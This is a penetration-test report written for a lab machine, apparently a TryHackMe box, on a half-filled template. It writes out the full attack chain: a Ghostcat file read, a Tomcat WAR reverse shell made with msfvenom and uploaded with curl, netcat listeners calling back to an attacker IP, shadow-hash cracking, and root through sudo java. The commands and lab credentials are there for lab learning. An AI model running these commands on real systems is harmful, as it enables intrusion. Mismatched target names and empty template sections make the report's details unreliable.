## Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



09/00/2022

## Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

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# Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New
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not created yet. Click to create.

## Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

## **Executive Summary**

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due\_\_\_\_that led to the compromise of the Domain controller. During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L- SRV02)	Stored Credentials / Docker Escape

## Recommendations

### Hostname1

I will tell you about issue briefly

#### FIX

- fix
- fix
- fix

\_

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

## Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
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# Finding's & Remediation Hostname1

## Finding

SYSTEM IP: 0.0.0.0

Service Enumeration: TCP:22,80,etc

Nmap Scan Results:

**Vulnerability Explanation:** 

**Vulnerability Fix:** 

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Risk	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE

## Nessus Scan on Domain name

## **Privileges Escalation**

SYSTEM IP: 0.0.0.0

current user to PE user

**Vulnerability Exploited: Stored CC** 

**Vulnerability Explanation:** 

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE
Pich	Likelihood Factor	Impact Factor	Score Vector:

## Entire Kill Chain

## **OSINT**

IP can change during engagement:

export TargetIP=10.10.0.11

VulnNet Entertainment works with the best and this is why they choose you again to perform a penetration test of their newly deployed service. Get ready!



- Difficulty: Medium
- Web Language: Java

A new machine means a new web implementation. Foothold should be rather easy-going as long as you connect the dots. Privilege escalation might depend on your Java knowledge, don't worry though, I'm rather a person who avoids Java and I still had a lot of fun working on this machine.

We get a nice intro to our box. Lets get to work. We are going to start of with an Nmap scan, so we can see what our target has hosting and what we can learn from it.

sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full \$TargetIP --min-rate 5000

#### Screenshot: (Find entire scans in appendix)

```
PORT STATE SERVICE REASON VERSION

8009/tcp open ajp13 syn-ack ttl 61 Apache Jserv (Protocol v1.3)

| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS


8080/tcp open http syn-ack ttl 61 Apache Tomcat 9.0.30

| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

|_http-favicon: Apache Tomcat

|_http-title: Apache Tomcat/9.0.30
```

We decided to look at the webpage and see what its holding



We can see its Tomcat and we have a version as well. Nice.

Let see what other files this site might hold

```
dirsearch -u
```

Looks like we have a log in page, We do need CC so we can get in to the Tomcat dashboard so lets do some googling on this version of tomcat and see what comes of it.

## Discovery

```
#CVE-2020-10487 & #CVE-2020-1938
```

Resource: <a href="https://www.00theway.org/2020/02/22/ajp-shooter-from-source-code-to-exploit/">https://www.00theway.org/2020/02/22/ajp-shooter-from-source-code-to-exploit/</a>

Tool: ○ <a href="https://github.com/00theway/Ghostcat-CNVD-2020-10487">https://github.com/00theway/Ghostcat-CNVD-2020-10487</a>


python3 ./ajpShooter.py http://10.10.0.11:8080 8009 /WEB-INF/web.xml read

#### Screenshot: (Find entire scans in appendix)

Username and Password

webdev: Hgj3LA\$02D\$Fa@21

He had to dance here for a min but when I tried to log into the directory `/manager/html` and attempted to log in it failed but when I went to `/host/manager/html` I could log in.



After much time I still cant upload anything. We still had the command line interface access to the web application so i decided to create a malicious war file using msfvenom which i could later upload to the web application.

## Initial Foot hold

First we create our evil .war file for #Tomcat

msfvenom -p java/shell\_reverse\_tcp lhost=10.13.1.3
lport=443 -f war -o rev.10.13.1.3-443.war

Then we need to upload it to tomcat

```
sudo curl -u 'webdev:Hgj3LA$02D$Fa@21'
http://10.10.0.11:8080/manager/text/deploy?path=/webshell
--upload-file rev.10.13.1.3-443.war
```

We set up a listener

```
sudo rlwrap nc -lvnp 443
```

Then we look at the file via browser.

```
- (kali⊗ kali)-[~/_/Target/Scan/manual/PORT8080]
- $ sudo curl - u 'webdev:Hgj3LA$020$Fa@21' http://10.10.0.11:8080/manager/text/deploy?path=/webshell
-- upload-file rev.10.13.1.3-443.war

OK - Deployed application at context path [/webshell]
-- (kali⊗ kali)-[~/_/Target/Scan/manual/PORT8080]
-- $ sudo curl - u 'webdev:Hgj3LA$020$Fa@21' http://10.10.0.11:8080/manager/text/deploy?path=/webshell
-- upload-file rev.10.13.1.3-443.war

-- (kali⊗ kali)-[~/_/Target/Scan/manual/PORT8080]
-- $ sudo rlwrap nc -lvnp 443
-- $ sudo rlwrap nc -lvnp 443
-- $ sudo rlwrap nc -lvnp 443
-- $ connect to [10.13.1.3] from (UNKNOWN) [10.10.0.11] 53358
-- whoami
-- web
-- webshell -- webshell
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```

*Proof of user* N/A

#### Hostname1

#### I wanted to check with linux-exploit-suggester

```
web@yulnnet-dotjar:/tmp/test$ chmod +x linux_exploit-suggester.sh
chmod +x linux_exploit-suggester.sh
web@yulnnet-dotjar:/tmp/test$ ,/linux_exploit-suggester.sh
./linux_exploit-suggester.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CORFIG*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

73 kernel space exploits
43 user space exploits
43 user space exploits
(at: write error: Broken pipe
[+] [CVE-2017-0358] ntfs-3g-modprobe

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
Exposure: less probable
Tags: ubuntu=16.04(htfs-3g:2015.14AR.1-1build1), debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2}, debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
Download UR: https://github.com/orfensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/41356.zip
Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.

web@yulnnet-dotjar:/tmp/test$
```

That did not work so we went back to looking through each directory and we found under /var/backups a file that we can take a look at.

```
veb@vulnnet-dotjar:/var/backups$ dir
alternatives.tar.0
                          dpkg.diversions.0
                                                   dpkg.status.1.gz
alternatives.tar.1.gz
                          dpkg.diversions.1.gz
                                                   dpkg.status.2.gz
apt.extended_states.0
                          dpkg.diversions.2.gz
                                                   dpkg.status.3.gz
apt.extended_states.1.gz dpkg.diversions.3.gz
                                                   group.bak
apt.extended_states.2.gz
                             g.statoverride.0
                                                   gshadow.bak
                                                   passwd.bak
                             kg.statoverride.1.gz
dpkg.arch.0
                             g.statoverride.2.gz
                                                   shadow-backup-alt.gz
lpkg.arch.1.gz
                          dpkg.statoverride.3.gz
lpkg.arch.2.gz
                          dpkg.status.0
lpkg.arch.3.gz
veb@vulnnet-dotjar:/var/backups$
```

We are going to move the <a href="mailto:shadow-backup-alt.gz">shadow-backup-alt.gz</a> to the <a href="mailto://tmp"//tmp"/tmp"/tmp"/tmp</a> folder and unzip it.

```
vulnnet-dotjar:/var/backups$ dir
  ternatives.tar.0
                             dpkg.diversions.0
 lternatives.tar.1.gz
                                                           dpkg.status.1.gz
                              dpkg.diversions.1.gz
dpkg.diversions.2.gz
                                                           dpkg.status.2.gz
dpkg.status.3.gz
 pt.extended_states.1.gz dp
                                                           group.bak
  t.extended_states.2.gz
                                                           gshadow.bak
passwd.bak
                                .
lpkg.statoverride.0
lpkg.statoverride.1.gz
  kg.arch.0

⟨g.statoverride.2.gz

   g.arch.1.gz
                              dpkg.statoverride.3.gz
dpkg.status.0
   g.arch.2.gz
g.arch.3.gz
     vulnnet-dotjar:/var/backups$ cd /tmp
   @vulnnet-dotjar:/tmp$ ls
hsperfdata_web
shadow-backup-alt
systemd-private-0f957de8c05848d8897612fa675e2cd9-systemd-resolved.service-NxwKEM
systemd-private-0f957de8c05848d8897612fa675e2cd9-systemd-timesyncd.service-KseIvW
test
web@vulnnet-dotjar:/tmp$ cat shadow-backup-alt
cat shadow-backup-alt
root:$6$FphZT5C5$cH1.ZcqBlBpjzn2k.w8uJ8sDgZw6Bj1NIhSL63pDLdZ9i3k41ofdrs2kf0BW7cxdlMexHZKx1
```

#### Let take the John

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
kali@kali:~/Desktop/Target/Artifact 128x24

(kali@kali)-[~/Desktop/Target/Artifact]

$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Created directory: /home/kali/.john

Using default input encoding: UTF-8

Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

794613852 (jdk-admin)
```

We recover the password and then we su as the user

#### Proof of user

User.txt

```
THM{1ae87fa6ec2cd9f840c68cbad78e9351}
```

After checking our #PE\_Linux\_Sudo\_l\_java we see we have that power

```
sudo -l
Password: 794613852

Matching Defaults entries for jdk-admin on vulnnet-dotjar:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User jdk-admin may run the following commands on vulnnet-dotjar:
    (root) /usr/bin/java -jar *.jar
```

We create a jar file

```
msfvenom -p java/shell_reverse_tcp LHOST=10.13.1.3
LPORT=443 -f jar > revers.jar
```

Then move it back to our target and run it

sudo /usr/bin/java -jar revers.sudo /usr/bin/java -jar
revers.jar

```
jdk-admin@vulnnet-dotjar:/tmp$ sudo /usr/bin/java -jar revers.sudo /usr/bin/java -jar revers.jar sudo /usr/bin/java -jar revers.jar

| kali@kali:-/Desktop/Target/Exploit/priv158x12 |
| (kali@kali)-[~/Desktop/Target/Exploit/priv] |
| $ sudo rlwrap nc -lvnp 443 |
| [sudo] password for kali: |
| listening on [any] 443 ... |
| connect to [10.13.1.3] from (UNKNOWN) [10.10.0.11] 53430 |
| whoami root |
| hostname |
| vulnnet-dotjar
```

#### Proof of root.txt


```
root@vulnnet-dotjar:~# cat root.txt

THM{464c29e3ffae05c2e67e6f0c5064759c}
root@vulnnet-dotjar:~# whoami whoami
whoami
root
root@vulnnet-dotjar:~# hostname hostname
hostname
vulnnet-dotjar
root@vulnnet-dotjar:~# ip add ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
link/ether 02:9b:c1:ce:ab:e1 brd ff:ff:ff:ff:
inet 10.10.0.11/16 brd 10.10.255.255 scope global dynamic eth0
    valid_lft forever preferred_lft forever
inet6 fe80::9b:c1ff:fece:abe1/64 scope link
    valid_lft forever preferred_lft forever
root@vulnnet-dotjar:~#
```

#### root.txt

THM{464c29e3ffae05c2e67e6f0c5064759c}

## Removal of Tools



- 11. /home/username/
- 12. /home/username/Downloads
- 13. /var/www/html/
- 14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
- 15. All shells that were open or created during the engagement have been terminated
- 16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

## References

#### Main Reference and resources pulled from:

- 1. <a href="https://nvd.nist.gov/vuln">https://nvd.nist.gov/vuln</a>
- 2. https://cve.mitre.org/
- 3. <a href="https://attack.mitre.org/tactics/enterprise/">https://attack.mitre.org/tactics/enterprise/</a>
- 4. <a href="https://www.exploit-db.com/">https://www.exploit-db.com/</a>
- 5. https://capec.mitre.org/

## (Domain Name) Exploit and Mitigation References

#### **Exploit**

- Reference
- Reference

#### **Mitigation**

- Reference
- Reference

## **Appendix**

## Password and username found or created during engagement

Username	Password	Note
webdev	Hgj3LA $02D$ Fa $021$	Exploit provide LFI

### Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

### Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.10.0.11 --min-rate 5000
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03
00:12 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:12
Completed NSE at 00:12, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:12
Completed Parallel DNS resolution of 1 host. at 00:13,
```

```
2.01s elapsed
Initiating SYN Stealth Scan at 00:13
Scanning 10.10.0.11 [65535 ports]
Discovered open port 8080/tcp on 10.10.0.11
Discovered open port 8009/tcp on 10.10.0.11
Completed SYN Stealth Scan at 00:13, 13.86s elapsed
(65535 total ports)
Initiating Service scan at 00:13
Scanning 2 services on 10.10.0.11
Completed Service scan at 00:13, 8.03s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.0.11.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 3.71s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.79s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
Nmap scan report for 10.10.0.11
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 00:13:00 EDT for 27s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
                                      VERSION
8009/tcp open ajp13 syn-ack ttl 61 Apache Jserv
(Protocol v1.3)
| ajp-methods:
_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http syn-ack ttl 61 Apache Tomcat
9.0.30
```

```
http-methods:
   Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:13
Completed NSE at 00:13, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.73
seconds
           Raw packets sent: 67443 (2.967MB) | Rcvd:
```

66352 (2.654MB)

## Exploit Output

distributed with

```
python3 ./ajpShooter.py http://10.10.0.11:8080 8009 /WEB-
INF/web.xml read
    /_\ (_)_ __ / _\ |__ ___ | |___
    \_/ \_// \_// | .__/ \__/__/ \___/ \___/ \___/
       |_/|_|
00theway, just for test
[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1977-1612105570000"
[<] Last-Modified: Sun, 31 Jan 2021 15:06:10 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1977
<?xml version="1.0" encoding="UTF-8"?>
←!---
Licensed to the Apache Software Foundation (ASF) under
one or more
 contributor license agreements. See the NOTICE file
```

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 $\longrightarrow$ 

<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee</pre>

http://xmlns.jcp.org/xml/ns/javaee/web-app\_4\_0.xsd"
 version="4.0"
 metadata-complete="true">

<display-name>VulnNet Entertainment<description>

VulnNet Dev Regulations - mandatory

- 1. Every VulnNet Entertainment dev is obligated to follow the rules described herein according to the contract you signed.
- 2. Every web application you develop and its source code stays here and is not subject to unauthorized self-publication.
- -- Your work will be reviewed by our web experts and depending on the results and the company needs a process of implementation might start.
- -- Your project scope is written in the contract.
- 3. Developer access is granted with the credentials provided below:

webdev:Hgj3LA\$02D\$Fa@21

GUI access is disabled for security reasons.

- 4. All further instructions are delivered to your business mail address.
- 5. If you have any additional questions contact our staff help branch.

</description>

</web-app>

#### Hashes found

```
root:$6$FphZT5C5$cH1.ZcqBlBpjzn2k.w8uJ8sDgZw6Bj1NIhSL63pD
LdZ9i3k41ofdrs2kf0BW7cxdlMexHZKxtUwfmzX/UgQZg.:18643:0:99
999:7:::
jdk-
admin:$6$PQQxGZw5$fSSXp2EcFX0RNN0cu6uakkFjKDDWGw1H35uvQza
H44.I/5cwM0KsRpwIp80cs0eQcmXJeJAk7SnwY6wV8A0z/1:18643:0:9
9999:7:::
web:$6$hmf.N2Bt$FoZq69tjRMp0CIjaVgjpCiw496PbRAxLt32K0dL0x
MV3N3uMSV0cSr1W2gyU4wqG/dyE6jdwLuv8APdqT8f94/:18643:0:999
99:7:::
```